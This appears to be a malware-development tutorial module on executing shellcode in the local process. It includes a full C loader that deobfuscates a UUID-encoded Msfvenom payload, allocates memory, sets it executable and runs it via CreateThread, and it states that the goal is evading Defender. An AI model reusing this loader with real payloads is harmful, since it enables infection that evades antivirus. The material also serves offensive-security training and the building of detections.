Local Payload Execution - Shellcode

Introduction

This module will discuss one of the simplest ways to execute shellcode via the creation of a new thread. Although this technique is simple, it's crucial to understand how it works as it lays the groundwork for more advanced shellcode execution methods.

The method discussed in this module utilizes `VirtualAlloc`, `VirtualProtect` and `CreateThread` Windows APIs. It's important to note that this method is by no means a stealthy technique and EDRs will almost certainly detect this simple shellcode execution technique. On the other hand, antiviruses can potentially be bypassed using this method with sufficient obfuscation.

Required Windows APIs

A good starting point would be to have a look at the documentation for the Windows APIs that will be utilized:

- VirtualAlloc - Allocates memory which will be used to store the payload
- VirtualProtect - Change the memory protection of the allocated memory to be executable in order to execute the payload.
- CreateThread - Creates a new thread that runs the payloads

Obfuscating Payload

The payload used in this module will be the Msfvenom generated x64 calc payload. To make the demo realistic, evading Defender will be attempted and therefore obfuscating or encrypting the payload will be necessary. HellShell, which was introduced in an earlier module, will be used to obfuscate the payload. Run the following command:

```
HellShell.exe msfvenom.bin uuid
```

The output should be saved to the `UuidArray` variable.

Allocating Memory

VirtualAlloc is used to allocate memory of size `sDeobfuscatedSize`. The size of `sDeobfuscatedSize` is determined by the `UuidDeobfuscation` function, which returns the total size of the deobfuscated payload.

The `VirtualAlloc` WinAPI function looks like the following based on its documentation

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,          // The starting address of the
region to allocate (set to NULL)
  [in]           SIZE_T dwSize,             // The size of the region to
allocate, in bytes
  [in]           DWORD  flAllocationType,   // The type of memory
allocation
  [in]           DWORD  flProtect           // The memory protection for
the region of pages to be allocated
);
```

The type of memory allocation is specified as `MEM_RESERVE | MEM_COMMIT` which will reserve a range of pages in the virtual address space of the calling process and commit physical memory to those reserved pages, the combined flags are discussed separately as the following:

- `MEM_RESERVE` is used to reserve a range of pages without actually committing physical memory.
- `MEM_COMMIT` is used to commit a range of pages in the virtual address space of the process.

The last parameter of `VirtualAlloc` sets the permissions on the memory region. The easiest way would be to set the memory protection to `PAGE_EXECUTE_READWRITE` but that is generally an indicator of malicious activity for many security solutions. Therefore the memory protection is set to `PAGE_READWRITE` since at this point only writing the payload is required but executing it isn't. Finally, `VirtualAlloc` will return the base address of the allocated memory.

Writing Payload To Memory

Next, the deobfuscated payload bytes are copied into the newly allocated memory region at `pShellcodeAddress` and then clean up `pDeobfuscatedPayload` by overwriting it with 0s. `pDeobfuscatedPayload` is the base address of a heap allocated by the `UuidDeobfuscation` function which returns the raw shellcode bytes. It has been overridden with zeroes since it is not required anymore and therefore this will reduce the possibility of security solutions finding the payload in memory.

Modifying Memory Protection

Before the payload can be executed, the memory protection must be changed since at the moment only read/write is permitted. `VirtualProtect` is used to modify the memory protections and for the payload to execute it will need either `PAGE_EXECUTE_READ` or `PAGE_EXECUTE_READWRITE`.

The `VirtualProtect` WinAPI function looks like the following based on its documentation

```
BOOL VirtualProtect(
  [in]  LPVOID lpAddress,       // The base address of the memory region
whose access protection is to be changed
  [in]  SIZE_T dwSize,          // The size of the region whose access
protection attributes are to be changed, in bytes
```

```
  [in]  DWORD  flNewProtect,    // The new memory protection option
  [out] PDWORD lpflOldProtect   // Pointer to a 'DWORD' variable that
receives the previous access protection value of 'lpAddress'
);
```

Although some shellcode does require `PAGE_EXECUTE_READWRITE`, such as self-decrypting shellcode, the Msfvenom x64 calc shellcode does not need it but the code snippet below uses that memory protection.

Payload Execution Via CreateThread

Finally, the payload is executed by creating a new thread using the `CreateThread` Windows API function and passing `pShellcodeAddress` which is the shellcode address.

The `CreateThread` WinAPI function looks like the following based on its documentation

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,    // Set to
NULL - optional
  [in]            SIZE_T                  dwStackSize,           // Set to
0 - default
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,        // Pointer
to a function to be executed by the thread, in our case its the base
address of the payload
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,           // Pointer
to a variable to be passed to the function executed (set to NULL -
optional)
  [in]            DWORD                   dwCreationFlags,       // Set to
0 - default
  [out, optional] LPDWORD                 lpThreadId             // pointer
to a 'DWORD' variable that receives the thread ID (set to NULL - optional)
);
```

Payload Execution Via Function Pointer

Alternatively, there is a simpler way to run the shellcode without using the `CreateThread` Windows API. In the example below, the shellcode is casted to a `VOID` function pointer and the shellcode is executed as a function pointer. The code essentially jumps to the `pShellcodeAddress` address.

```
    (*(VOID(*)()) pShellcodeAddress)();
```

That is equivalent to running the code below.

```
    typedef VOID (WINAPI* fnShellcodefunc)();       // Defined before the
main function
```

```
    fnShellcodefunc pShell = (fnShellcodefunc) pShellcodeAddress;
    pShell();
```

CreateThread vs Function Pointer Execution

Although it is possible to execute shellcode using the function pointer method, it's generally not recommended. The Msfvenom-generated shellcode terminates the calling thread after it's done executing. If the shellcode was executed using the function pointer method, then the calling thread will be the main thread and therefore the entire process will exit after the shellcode is finished executing.

Executing the shellcode in a new thread prevents this problem because if the shellcode is done executing, the new worker thread will be terminated rather than the main thread, preventing the whole process from termination.

Waiting For Thread Execution

Executing the shellcode using a new thread without a short delay increases the likelihood of the main thread finishing execution before the worker thread that runs the shellcode has completed its execution, leading to the shellcode not running correctly. This scenario is illustrated in the code snippet below.

```
int main(){

    // ...

    CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL); // Shellcode execution
    return 0; // The main thread is done executing before the thread running the shellcode
}
```

In the provided implementation, `getchar()` is used to pause the execution until the user provides input. In real implementations, a different approach should be used which utilizes the WaitForSingleObject WinAPI to wait for a specified time until the thread executes.

The snippet below uses `WaitForSingleObject` to wait for the newly created thread to finish executing for `2000` milliseconds before executing the remaining code.

```
HANDLE hThread = CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL);
WaitForSingleObject(hThread, 2000);

// Remaining code
```

In the example below, `WaitForSingleObject` will wait forever for the new thread to finish executing.

```
HANDLE hThread = CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL,
NULL);
WaitForSingleObject(hThread, INFINITE);
```

Main Function

The main function uses `UuidDeobfuscation` to deobfuscate the payload, then allocates memory, copies the shellcode to the memory region and executes it.

```
int main() {

    PBYTE       pDeobfuscatedPayload  = NULL;
    SIZE_T      sDeobfuscatedSize     = NULL;

    printf("[i] Injecting Shellcode The Local Process Of Pid: %d \n",
GetCurrentProcessId());
    printf("[#] Press <Enter> To Decrypt ... ");
    getchar();

    printf("[i] Decrypting ...");
    if (!UuidDeobfuscation(UuidArray, NumberOfElements,
&pDeobfuscatedPayload, &sDeobfuscatedSize)) {
        return -1;
    }
    printf("[+] DONE !\n");
    printf("[i] Deobfuscated Payload At : 0x%p Of Size : %d \n",
pDeobfuscatedPayload, sDeobfuscatedSize);

    printf("[#] Press <Enter> To Allocate ... ");
    getchar();
    PVOID pShellcodeAddress = VirtualAlloc(NULL, sDeobfuscatedSize,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAlloc Failed With Error : %d \n",
GetLastError());
        return -1;
    }
    printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);

    printf("[#] Press <Enter> To Write Payload ... ");
    getchar();
    memcpy(pShellcodeAddress, pDeobfuscatedPayload, sDeobfuscatedSize);
    memset(pDeobfuscatedPayload, '\0', sDeobfuscatedSize);
```

```
    DWORD dwOldProtection = NULL;

    if (!VirtualProtect(pShellcodeAddress, sDeobfuscatedSize,
PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtect Failed With Error : %d \n",
GetLastError());
        return -1;
    }

    printf("[#] Press <Enter> To Run ... ");
    getchar();
    if (CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) ==
NULL) {
        printf("[!] CreateThread Failed With Error : %d \n",
GetLastError());
        return -1;
    }

    HeapFree(GetProcessHeap(), 0, pDeobfuscatedPayload);
    printf("[#] Press <Enter> To Quit ... ");
    getchar();
    return 0;
}
```

Deallocating Memory

VirtualFree is a WinAPI that is used to deallocate previously allocated memory. This function should only be called after the payload has fully finished execution otherwise it might free the payload's content and crash the process.

```
BOOL VirtualFree(
  [in] LPVOID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD  dwFreeType
);
```

`VirtualFree` takes the base address of the allocated memory to be freed (`lpAddress`), the size of the memory to free (`dwSize`) and the type of free operation (`dwFreeType`) which can be one of the following flags:


- `MEM_DECOMMIT` - The `VirtualFree` call will release the physical memory without releasing the virtual address space that is linked to it. As a result, the virtual address space can still be used to allocate memory in the future, but the pages linked to it are no longer supported by physical memory.

- `MEM_RELEASE` - Both the virtual address space and the physical memory associated with the virtual memory allocated, are freed. Note that according to Microsoft's documentation, when this flag is used the `dwSize` parameter must be 0.


Debugging

In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.


First, verify the output of the `UuidDeobfuscation` function to ensure valid shellcode is being returned. The image below shows that the shellcode is being deobfuscated successfully.




The next step is to check that memory is being allocated using the `VirtualAlloc` Windows API. Again, looking at the memory map at the bottom left it shows that memory is allocated and was populated with zeroes.




After the memory was successfully allocated, the deobfuscated payload is written to the memory buffer.



Recall that `pDeobfuscatedPayload` was zeroed out to avoid having the deobfuscated payload in memory where it's not being used. The buffer should be zeroed out completely.



Finally, the shellcode is executed and as expected the calculator application appears.



The shellcode can be seen inside Process Hacker's memory tab. Notice how our allocated memory region has `RWX` memory protection which stands out and therefore is usually a malicious indicator.